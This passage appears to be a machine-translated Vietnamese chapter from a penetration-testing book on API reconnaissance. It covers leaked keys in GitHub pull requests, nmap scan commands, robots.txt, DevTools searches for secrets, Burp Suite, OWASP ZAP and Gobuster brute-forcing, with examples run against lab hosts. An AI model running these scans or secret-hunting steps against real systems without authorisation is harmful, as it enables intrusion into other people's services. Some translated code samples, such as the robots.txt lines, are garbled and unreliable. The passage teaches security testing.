
Yêu cầu kéo

Tab Yêu cầu kéo là nơi cho phép các nhà phát triển cộng tác để thay đổi mã. Nếu bạn xem xét những thay đổi được đề xuất này, đôi khi bạn có thể gặp may mắn và tìm thấy một lỗi tiếp xúc với API đang trong quá trình giải quyết. Ví dụ: trong Hình 6-10, nhà phát triển đã thực hiện yêu cầu kéo để xóa khóa API bị lộ khỏi mã nguồn.



Hình 6-10: Nhận xét của nhà phát triển trong cuộc hội thoại yêu cầu kéo có thể tiết lộ các khóa API riêng.

Vì thay đổi này chưa được hợp nhất với mã nên chúng ta có thể dễ dàng thấy rằng khóa API vẫn hiển thị trong tab Tệp đã thay đổi (xem Hình 6-11).



Hình 6-11: Tab Tệp đã thay đổi thể hiện thay đổi được đề xuất đối với mã.

Tab Tệp đã thay đổi hiển thị phần mã mà nhà phát triển đang cố gắng thay đổi. Như bạn có thể thấy, khóa API nằm trên dòng 25; dòng tiếp theo là thay đổi được đề xuất để xóa khóa.

Nếu bạn không tìm thấy điểm yếu trong kho lưu trữ GitHub, thay vào đó hãy sử dụng nó để phát triển hồ sơ về mục tiêu của bạn. Hãy lưu ý các ngôn ngữ lập trình đang được sử dụng, thông tin điểm cuối API và tài liệu sử dụng, tất cả những điều này sẽ chứng tỏ hữu ích trong tương lai.

trình sát tích cực

Một thiếu sót khi thực hiện trình sát thụ động là bạn đang thu thập thông tin từ các nguồn cũ. Là một hacker API, cách tốt nhất để xác thực thông tin này là lấy thông tin trực tiếp từ mục tiêu bằng cách quét cổng hoặc lỗ hổng, ping, gửi yêu cầu HTTP, thực hiện lệnh gọi API và các hình thức tương tác khác với môi trường của mục tiêu.

Phần này sẽ tập trung vào việc khám phá các API của tổ chức bằng cách sử dụng chức năng quét phát hiện, phân tích thực hành và quét mục tiêu. Phòng thí nghiệm ở cuối chương sẽ trình bày những kỹ thuật này trong thực tế.

Quá trình trình sát tích cực

Quá trình điều tra tích cực được thảo luận trong phần này sẽ dẫn đến một cuộc điều tra hiệu quả nhưng kỹ lưỡng về mục tiêu và tiết lộ bất kỳ điểm yếu nào mà bạn có thể sử dụng để truy cập hệ thống. Mỗi giai đoạn thu hẹp trọng tâm của bạn bằng cách sử dụng thông tin từ giai đoạn trước: giai đoạn một, quét phát hiện, sử dụng quét tự động để tìm các dịch vụ chạy HTTP hoặc HTTPS; giai đoạn hai, phân tích thực hành, xem xét các dịch vụ đó từ quan điểm của người dùng cuối và tin tức để tìm ra các điểm đáng quan tâm; giai đoạn ba sử dụng các phát hiện từ giai đoạn hai để tăng trọng tâm của quá trình quét nhằm khám phá kỹ lưỡng các cổng và dịch vụ đã phát hiện. Quá trình này tiết kiệm thời gian vì nó giúp bạn tương tác với mục tiêu trong khi quá trình quét tự động đang chạy trong nền. Bất cứ khi nào bạn đi vào ngõ cụt trong phân tích của mình, hãy quay lại quét tự động để kiểm tra các phát hiện mới.

Quá trình này không tuyến tính: sau mỗi giai đoạn quét tăng dần mục tiêu, bạn sẽ phân tích kết quả và sau đó sử dụng các phát hiện của mình để quét thêm. Tại bất kỳ thời điểm nào, bạn có thể tìm thấy một lỗ hổng và cố gắng khai thác nó. Nếu bạn khai thác thành công lỗ hổng, bạn có thể chuyển sang giai đoạn hậu khai thác. Nếu không, bạn quay lại quá trình quét và phân tích của mình.

Giai đoạn 0: Khai thác cơ hội

Nếu bạn phát hiện ra lỗ hổng tại bất kỳ thời điểm nào trong quá trình điều tra tích cực, bạn nên tận dụng cơ hội để thử khai thác. Bạn có thể phát hiện ra lỗ hổng trong vài giây đầu tiên quét, sau khi tình cờ thấy một nhận xét để lại trên một trang web được phát triển một phần hoặc sau nhiều tháng nghiên cứu. Ngay sau khi bạn thực hiện, hãy lao vào khai thác và sau đó quay lại

quá trình theo từng giai đoạn khi cần thiết. Với kinh nghiệm, bạn sẽ học được khi nào nên tránh bị lạc trong một lỗ thủng tiềm năng và khi nào nên dốc toàn lực để khai thác.

Giai đoạn một: Quét phát hiện

Mục tiêu của quét phát hiện là tiết lộ các điểm bắt đầu tiềm năng cho cuộc điều tra của bạn. Bắt đầu với các lần quét chung nhằm phát hiện máy chủ, cổng mở, dịch vụ đang chạy và hệ điều hành hiện đang được sử dụng, như được mô tả trong phần "Quét cơ bản bằng Nmap" của chương này. Các API sử dụng HTTP hoặc HTTPS, vì vậy ngay khi quá trình quét của bạn phát hiện ra các dịch vụ này, hãy để quá trình quét tiếp tục chạy và chuyển sang giai đoạn hai.

Giai đoạn hai: Phân tích thực hành

Phân tích thực hành là hành động khám phá ứng dụng web bằng trình duyệt và ứng dụng khách API. Đặt mục tiêu tìm hiểu về tất cả các đòn bẩy tiềm năng mà bạn có thể tương tác và thử nghiệm chúng. Nói một cách thực tế, bạn sẽ kiểm tra trang web, chặn các yêu cầu, tìm kiếm các liên kết và tài liệu API, đồng thời phát triển sự hiểu biết về logic nghiệp vụ liên quan.

Thông thường, bạn nên xem xét ứng dụng từ ba khía cạnh: khách, người dùng được xác thực và quản trị viên trang. Khách là những người dùng ẩn danh có khả năng truy cập trang web lần đầu tiên. Nếu trang web lưu trữ thông tin công khai và không cần xác thực người dùng, nó chỉ có thể có người dùng khách.

Người dùng được xác thực đã trải qua một số quy trình đăng ký và đã được cấp một mức truy cập nhất định. Quản trị viên có đặc quyền quản lý và duy trì API.

Bước đầu tiên của bạn là truy cập trang web trong một trình duyệt, khám phá trang web và xem xét nó từ những khía cạnh này. Dưới đây là một số cân nhắc cho từng nhóm người dùng:

Khách Người dùng mới sẽ sử dụng trang web này như thế nào? Người dùng mới có thể tương tác với API không? Tài liệu API có công khai không? Nhóm này có thể thực hiện những hành động nào?

Người dùng được xác thực Bạn có thể làm gì khi được xác thực mà bạn không thể làm với tư cách là khách? Bạn có thể tải lên các tập tin? Bạn có thể khám phá các phần mới của ứng dụng web không? Bạn có thể sử dụng API không? Làm thế nào để ứng dụng web nhận ra rằng người dùng được xác thực?

Quản trị viên Quản trị viên trang sẽ đăng nhập ở đâu để quản lý ứng dụng web? Có gì trong nguồn trang? Những bình luận nào đã được để lại xung quanh các trang khác nhau? Ngôn ngữ lập trình nào đang được sử dụng? Những phần nào của trang web đang được phát triển hoặc thử nghiệm?

Tiếp theo, đã đến lúc phân tích ứng dụng với tư cách là một hacker bằng cách chặn lưu lượng HTTP bằng Burp Suite. Khi bạn sử dụng thanh tìm kiếm của ứng dụng web hoặc cố gắng xác thực, ứng dụng có thể đang sử dụng các yêu cầu API để thực hiện hành động được yêu cầu và bạn sẽ thấy những yêu cầu đó trong Burp Suite.

Khi bạn gặp rào cản, đã đến lúc xem lại các kết quả mới từ quá trình quét giai đoạn một đang chạy trong nền và bắt đầu giai đoạn ba: quét tar get.

Giai đoạn ba: Quét mục tiêu

Trong giai đoạn quét mục tiêu, hãy tinh chỉnh các lần quét của bạn và sử dụng các công cụ dành riêng cho mục tiêu của bạn. Trong khi quét phát hiện tạo ra một mạng lưới rộng, thì quét có mục tiêu nên tập trung vào loại API cụ thể, phiên bản của nó, loại ứng dụng web, bất kỳ phiên bản dịch vụ nào được phát hiện, cho dù ứng dụng đang sử dụng HTTP hay HTTPS, bất kỳ cổng TCP đang hoạt động nào và thông tin khác lượm lặt từ sự hiểu biết logic kinh doanh. Ví dụ: nếu bạn phát hiện ra rằng một API đang chạy trên một cổng TCP không chuẩn, thì bạn có thể đặt máy quét của mình để xem xét kỹ hơn cổng đó. Nếu bạn phát hiện ra rằng ứng dụng web được tạo bằng WordPress, hãy kiểm tra xem có thể truy cập API WordPress hay không bằng cách truy cập /wp-json/wp/v2. Tại thời điểm này, bạn nên biết các URL của ứng dụng web và có thể bắt đầu sử dụng các mã định danh tài nguyên thống nhất để tìm các thư mục và tệp ẩn (xem "Các URI cưỡng bức bằng Gobuster" ở phần sau của chương này). Sau khi các công cụ này được thiết lập và chạy, hãy xem xét kết quả khi chúng được đưa vào để thực hiện phân tích thực hành có mục tiêu hơn.

Các phần sau đây mô tả các công cụ và kỹ thuật bạn sẽ sử dụng trong suốt các giai đoạn của hoạt động do thám, bao gồm quét phát hiện bằng Nmap, phân tích thực hành bằng DevTools và quét mục tiêu bằng Burp Suite và OWASP ZAP.

Quét cơ sở với Nmap

Nmap là một công cụ mạnh mẽ để quét các cổng, tìm kiếm các lỗ hổng, liệt kê các dịch vụ và khám phá các máy chủ trực tiếp. Đó là công cụ ưa thích của tôi để quét phát hiện giai đoạn một, nhưng tôi cũng quay lại dùng nó để quét mục tiêu.

Bạn sẽ tìm thấy sách và trang web dành riêng cho sức mạnh của Nmap, vì vậy tôi sẽ không đi sâu vào vấn đề này ở đây.

Để khám phá API, bạn nên chạy hai lần quét Nmap cụ thể: phát hiện chung và tất cả cổng. Quét phát hiện chung Nmap sử dụng tập lệnh mặc định và liệt kê dịch vụ đối với mục tiêu, sau đó lưu đầu ra ở ba định dạng để xem xét sau (-oX cho XML, -oN cho Nmap, -oG cho grepable hoặc -oA cho cả ba định dạng) :

```
$ nmap -sC -sV <địa chỉ mục tiêu hoặc phạm vi mạng> -oA nameofoutput
```

Quá trình quét tất cả các cổng của Nmap sẽ nhanh chóng kiểm tra tất cả 65.535 cổng TCP để chạy các dịch vụ, phiên bản ứng dụng và hệ điều hành máy chủ đang được sử dụng:

```
$ nmap -p- <địa chỉ đích> -oA allportscan
```

Ngay sau khi quá trình quét phát hiện chung bắt đầu trả về kết quả, hãy bắt đầu quét tất cả các cổng. Sau đó, bắt đầu phân tích thực hành của bạn về kết quả. Rất có thể bạn sẽ khám phá các API bằng cách xem các kết quả liên quan đến lưu lượng HTTP và các dấu hiệu khác của máy chủ web. Thông thường, bạn sẽ thấy những thứ này chạy trên các cổng 80 và 443, nhưng một API có thể được lưu trữ trên tất cả các loại cổng khác nhau.

Khi bạn phát hiện ra một máy chủ web, hãy mở trình duyệt và bắt đầu phân tích.

Tìm đường dẫn ẩn trong Robots.txt

Robots.txt là một tệp văn bản thông thường yêu cầu trình thu thập dữ liệu web loại bỏ kết quả khỏi kết quả tìm kiếm của công cụ tìm kiếm. Trớ trêu thay, nó cũng dùng để cho chúng ta biết con đường mà ta muốn giữ bí mật. Bạn có thể tìm thấy tệp robots.txt bằng cách điều hướng đến thư mục /robots.txt của mục tiêu (ví dụ: <https://www.twitter.com/robots.txt>).

Sau đây là tệp robots.txt thực tế từ một máy chủ web đang hoạt động, com hoàn thành với đường dẫn /api/ không được phép :


```
*  
Đại lý người dùng:  
Không cho phép: /thiết bị/  
Không cho phép: /đang nhập/  
Không cho phép: /api/  
Không cho phép: /files/
```

Tìm thông tin nhạy cảm với Chrome DevTools

Trong Chương 4, tôi đã nói rằng Chrome DevTools chứa một số công cụ hack ứng dụng web bị đánh giá thấp. Các bước sau đây sẽ giúp bạn lọc hàng nghìn dòng mã một cách dễ dàng và có hệ thống để tìm thông tin nhạy cảm trong nguồn trang.

Bắt đầu bằng cách mở trang mục tiêu của bạn, sau đó mở Chrome DevTools bằng F12 hoặc CTRL-SHIFT-I. Điều chỉnh cửa sổ Chrome DevTools cho đến khi bạn có đủ không gian để làm việc. Chọn tab Mạng rồi làm mới trang.

Bây giờ hãy tìm các tệp thú vị (thậm chí bạn có thể tìm thấy một tệp có tiêu đề "API"). Nhấp chuột phải vào bất kỳ tệp JavaScript nào mà bạn quan tâm và nhấp vào Mở trong Bảng nguồn (xem Hình 6-12) để xem mã nguồn của chúng. Ngoài ra, hãy nhấp vào XHR để xem các yêu cầu Ajax đang được thực hiện.



Hình 6-12: Tùy chọn bảng Open in Sources từ tab DevTools Network

Tìm kiếm các dòng JavaScript có khả năng thú vị. Một số thuật ngữ chính để tìm kiếm bao gồm "API", "APIkey", "bí mật" và "mật khẩu". Ví dụ: Hình 6-13 minh họa cách bạn có thể khám phá một API dài gần 4.200 dòng trong một tập lệnh.

```

4192 var a, u;
4193 "undefined" != typeof c.innerWidth ? (a = c.innerWidth,
4194 d = c.innerHeight) : "undefined" != typeof e.documentElement && "undefined"
4195 d = e.documentElement.clientHeight) : (a = e.getElementsByTagName("body"))
4196 d = e.getElementsByTagName("body")[0].clientHeight);
4197 c.open("https://api.usabilla.com/v2/f/" + "eb1c14a91932" + "?w=" + a + "s"
4198
4199 (c != window) {
4200 k.onParentLoad(function() {
4201


```

API
1 match ▲ ▼ Aa .
Line 4197, Column 33 Coverage: n/a

Hình 6-13: Trên dòng 4.197 của nguồn trang này, một API đang được sử dụng.

Bạn cũng có thể sử dụng tab Bộ nhớ DevTools, tab này cho phép bạn chụp nhanh quá trình phân phối heap bộ nhớ. Đôi khi, các tệp JavaScript tĩnh bao gồm tất cả các loại thông tin và hàng nghìn dòng mã. Nói cách khác, có thể không hoàn toàn rõ ràng chính xác cách ứng dụng web tận dụng API. Thay vào đó, bạn có thể sử dụng bảng điều khiển Bộ nhớ để ghi lại cách ứng dụng web đang sử dụng tài nguyên để tương tác với API.

Với DevTools đang mở, hãy nhấp vào tab Bộ nhớ. Trong Chọn loại hồ sơ, chọn Ảnh chụp nhanh đồng. Sau đó, bên dưới Chọn phiên bản máy ảo JavaScript, hãy chọn mục tiêu để xem xét. Tiếp theo, nhấp vào nút Take Snapshot (xem Hình 6-14).



Hình 6-14: Bảng Memory trong DevTools

Khi tệp đã được biên dịch trong phần Ánh chụp nhanh Heap ở bên trái, hãy chọn ánh chụp nhanh mới và sử dụng CTRL-F để tìm kiếm các đường dẫn API tiềm năng. Hãy thử tìm kiếm các cụm từ bằng cách sử dụng các cụm từ đường dẫn API phổ biến, như "api," "v1," "v2," "swagger," "rest," và "dev." Nếu bạn cần thêm nguồn cảm hứng, hãy xem danh sách từ API Assetnote (<http://wordlists.assetnote.io>). Nếu bạn đã xây dựng cỗ máy tấn công của mình theo Chương 4, những danh sách từ này sẽ có sẵn cho bạn trong /api/wordlists. Hình 6-15 cho biết kết quả mà bạn sẽ thấy khi sử dụng bảng Memory trong DevTools để tìm kiếm ảnh chụp nhanh cho "api".

Constructor

- ▶ "api/shop/orders/return_order" @14799 □
- ▶ "_Our_minimum_requirements_" @14805 □
- ▶ "\bAndroid(?:\b|SD4930UR\b)" @14893 □
- ▶ "checkDocumentForCPWOrphans" @15003 □
- ▶ "set onwebkitfullscreencchange" @15037 □
- ▶ "_Social_Security_Number" @15087 □
- ▶ "supports_native.messaging" @15129 □
- ▶ "_Activate_one_time_passcodes" @15269 □
- ▶ "ant-col-lg-pull-undefined" @15363 □
- ▶ "getInvokatingMessageContext" @15419 □

Retainers

Object

- ▼ RETURN_ORDER in **Object** @259575
 - ▼ w in **system / Context** @95349
 - ▼ context in () @259415 main.f6a58523.chunk.js:1
 - ▼ get store in **Module** @259781
 - ▼ exports in **Object** @259795
 - ▼ [334] in **Object** @259365
 - ▼ n in **system / Context** @146657
 - ▼ context in r() @261153 VM213:1
 - ▼ push in **Array** @198423
 - ▶ webpackJsonpcrapi-web in **Window / 192.168.50.35:8888** @5263 □
 - ▶ value in **system / PropertyCell** @198421


api

Hình 6-15: Kết quả tìm kiếm từ ảnh chụp nhanh bộ nhớ

Như bạn có thể thấy, môđun Bộ nhớ có thể giúp bạn khám phá sự tồn tại của API và đường dẫn của chúng. Ngoài ra, bạn có thể sử dụng nó để so sánh các ảnh chụp nhanh bộ nhớ khác nhau. Điều này có thể giúp bạn xem các đường dẫn API được sử dụng ở trạng thái được xác thực và không được xác thực, trong các phần khác nhau của ứng dụng web và trong các tính năng khác nhau của nó.

Cuối cùng, hãy sử dụng tab Hiệu suất Chrome DevTools để ghi lại một số hành động nhất định (chẳng hạn như nhấp vào nút) và xem xét chúng theo dòng thời gian được chia thành mili giây. Điều này cho phép bạn xem liệu có bất kỳ sự kiện nào bạn bắt đầu trên một trang web nhất định đang thực hiện các yêu cầu API trong nền hay không. Chỉ cần nhấp vào nút ghi hình tròn, thực hiện các thao tác trên trang web và dừng ghi. Sau đó, bạn có thể xem lại các sự kiện đã kích hoạt và điều tra các hành động đã bắt đầu.

Hình 6-16 hiển thị bản ghi nhấp vào nút đăng nhập của một trang web.



Hình 6-16: Bản ghi hiệu suất trong DevTools

Trong phần “Chính”, bạn có thể thấy rằng một sự kiện nhấp chuột đã xảy ra, bắt đầu một POST yêu cầu tới URL /identity/api/auth/login, một dấu hiệu rõ ràng rằng bạn đã phát hiện ra một API. Để giúp bạn xác định hoạt động trên dòng thời gian, hãy tham khảo các định và đáy trên biểu đồ nằm gần trên cùng. Định đại diện cho một sự kiện, chẳng hạn như nhấp chuột. Điều hướng đến định điểm và điều tra các sự kiện bằng cách nhấp vào dòng thời gian.


Như bạn có thể thấy, DevTools chứa đầy các công cụ mạnh mẽ có thể giúp bạn khám phá các API. Đừng đánh giá thấp tính hữu ích của các mô-đun khác nhau của nó.

Xác thực API với Burp Suite

Burp Suite không chỉ giúp bạn tìm API mà còn có thể là chế độ chính để xác thực các khám phá của bạn. Để xác thực các API bằng cách sử dụng Burp, hãy chặn một yêu cầu HTTP được gửi từ trình duyệt của bạn, sau đó sử dụng Nút chuyển tiếp để gửi yêu cầu đó đến máy chủ. Tiếp theo, gửi yêu cầu đến mô-đun Bộ lặp, nơi bạn có thể xem phản hồi của máy chủ web thô (xem Hình 6-17).

Như bạn có thể thấy trong ví dụ này, máy chủ trả về mã trạng thái 401 Trái phép, có nghĩa là tôi không được phép sử dụng API. So sánh yêu cầu này với yêu cầu dành cho tài nguyên không tồn tại và bạn sẽ thấy rằng mục tiêu của bạn thường phản hồi các tài nguyên không tồn tại theo một cách nhất định. (Để yêu cầu một tài nguyên không tồn tại, chỉ cần thêm nhiều từ vô nghĩa khác nhau vào URL)

đường dẫn trong Bộ lặp, như GET /user/test098765. Gửi yêu cầu trong Bộ lặp và xem cách máy chủ web phản hồi. Thông thường, bạn sẽ nhận được phản hồi 404 hoặc tương tự.)



The screenshot shows the Burp Suite interface with the target set to `http://192.168.195.133`. The response tab is selected, displaying the following raw HTTP response:

```

HTTP/1.1 401 Unauthorized
Date: Tue, 02 Jun 2020 00:24:57 GMT
Server: Apache/2.4.18 (Ubuntu)
WWW-Authenticate: Basic realm="Please provide your credentials using url /api/auth"
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Hình 6-17: Máy chủ web trả về lỗi HTTP 401 trái phép.

Thông báo lỗi chi tiết được tìm thấy bên dưới tiêu đề WWW-Authenticate tiết lộ đường dẫn /api/auth, xác thực sự tồn tại của API. Quay lại Chương 4 để biết khóa học cấp tốc về cách sử dụng Burp.

Thu thập thông tin URI bằng OWASP ZAP

Một trong những mục tiêu của trình sát tích cực là khám phá tất cả các thư mục và tệp của trang web, còn được gọi là URI hoặc số nhận dạng tài nguyên thống nhất. Có hai cách tiếp cận để khám phá URI của một trang web: thu thập dữ liệu và brute force. OWASP ZAP thu thập dữ liệu các trang web để khám phá nội dung bằng cách quét từng trang để tìm tham chiếu và liên kết đến các trang web khác.

Để sử dụng ZAP, hãy mở nó và nhấp qua cửa sổ bật lên phiên. Nếu nó chưa được chọn, hãy nhấp vào tab **Bắt đầu nhanh**, thẻ hiện trong Hình 6-18. Nhập URL mục tiêu và nhấp vào **Tấn công**.



Hình 6-18: Quá trình quét tự động được thiết lập để quét mục tiêu bằng OWASP ZAP

Sau khi quá trình quét tự động bắt đầu, bạn có thể xem kết quả trực tiếp bằng cách sử dụng tab Spider hoặc Sites. Bạn có thể khám phá các điểm cuối API trong các tab này. Nếu bạn không tìm thấy bất kỳ API rõ ràng nào, hãy sử dụng tab Tìm kiếm, được hiển thị trong Hình 6-19 và tìm các thuật ngữ như "API," "GraphQL," "JSON," "RPC," và "XML" để tìm API tiềm năng thiết bị đầu cuối.

The screenshot shows the ZAP interface with the 'Explore' tab selected. On the left, the 'Spider' tab is active, displaying a tree view of URLs found during the scan, including 'GET:bestprice', 'POST:bestpricel...', 'GET:cart', 'GET:category', 'GET:contact', 'POST:contact...', 'GET:css', 'GET:facebook', and 'GET:faq'. On the right, the 'Sites' tab is active, showing the HTML source code of a page titled 'Hackazon'. Below these tabs is a table titled 'api' showing a list of URLs and their corresponding methods (e.g., GET) and matches ('api'). At the bottom, there are various status indicators and a 'Primary Proxy' section.

Method	URL	Match
GET	http://192.168.195.133	api
GET	http://192.168.195.133	api
GET	http://192.168.195.133/sitemap.xml	api
GET	http://192.168.195.133/sitemap.xml	api
GET	http://192.168.195.133	api
GET	http://192.168.195.133	api
GET	http://192.168.195.133/	api
GET	http://192.168.195.133/contact	api
GET	http://192.168.195.133/contact	api
GET	http://192.168.195.133/contact	api

Hình 6-19: Sức mạnh của việc tìm kiếm kết quả quét tự động ZAP cho các API

Khi bạn đã tìm thấy một phần của trang web mà bạn muốn điều tra kỹ lưỡng hơn, hãy bắt đầu khám phá thủ công bằng cách sử dụng ZAP HUD để tương tác với các nút của ứng dụng web và trường nhập của người dùng. Trong khi bạn thực hiện việc này, ZAP sẽ thực hiện các lần quét bổ sung để tìm các lỗ hổng. Điều hướng đến tab Bắt đầu nhanh và chọn Khám phá thủ công (Bạn có thể cần nhấp vào mũi tên quay lại để thoát quá trình quét tự động). Trên màn hình Manual Explore, như trong Hình 6-20, hãy chọn trình duyệt bạn muốn và sau đó nhấp vào Launch Browser.

The screenshot shows the 'Manual Explore' feature in Burp Suite. It has a title bar with tabs for 'Quick Start', 'Request', 'Response', and a '+' button. The main area is titled 'Manual Explore' with a lightning bolt icon. It contains the following text: 'This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.' and 'The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.' Below this is a form with fields: 'URL to explore:' containing 'http://192.168.195.133', a 'Select...' button, and a checked checkbox; 'Enable HUD:' with a checked checkbox; and 'Explore your application:' with a 'Launch Browser' button and a dropdown menu set to 'Firefox'. At the bottom, there is a note: 'You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.'

Hình 6-20: Khởi chạy tùy chọn Manual Explore của Burp Suite

ZAP HUD bây giờ sẽ được bật. Nhập vào Tiếp tục đến mục tiêu của bạn trong màn hình chào mừng ZAP HUD (xem Hình 6-21).



Hình 6-21: Đây là màn hình đầu tiên bạn sẽ thấy khi khởi chạy ZAP HUD.

Bây giờ bạn có thể tự khám phá ứng dụng web mục tiêu và ZAP sẽ hoạt động ở chế độ nền để tự động quét các lỗ hổng. Ngoài ra, ZAP sẽ tiếp tục tìm kiếm các đường dẫn bổ sung trong khi bạn điều hướng quanh trang web. Một số nút bây giờ sẽ nằm dọc theo đường viền bên trái và bên phải của trình duyệt. Các cờ màu đại diện cho các cảnh báo của trang, có thể là các phát hiện về lỗ hổng bảo mật hoặc các điểm bất thường thú vị. Những cảnh báo được gắn cờ này sẽ được cập nhật khi bạn duyệt qua trang web.

Brute-Forcing URI với Gobuster

Gobuster có thể được sử dụng để vũ phu các tên miền phụ URI và DNS từ dòng lệnh.

(Nếu bạn thích giao diện người dùng đồ họa hơn, hãy xem Dirbuster của OWASP.) Trong Gobuster, bạn có thể sử dụng danh sách từ cho các thư mục và tên miền phụ phổ biến để tự động yêu cầu mọi mục trong danh sách từ, gửi các mục tới máy chủ web và lọc các phản hồi thú vị của máy chủ. Kết quả được tạo từ Gobuster sẽ cung cấp cho bạn đường dẫn URL và mã phản hồi trạng thái HTTP. (Mặc dù bạn có thể brute-force URI với Intruder của Burp Suite, Burp Community Edition chậm hơn nhiều so với Gobuster.)

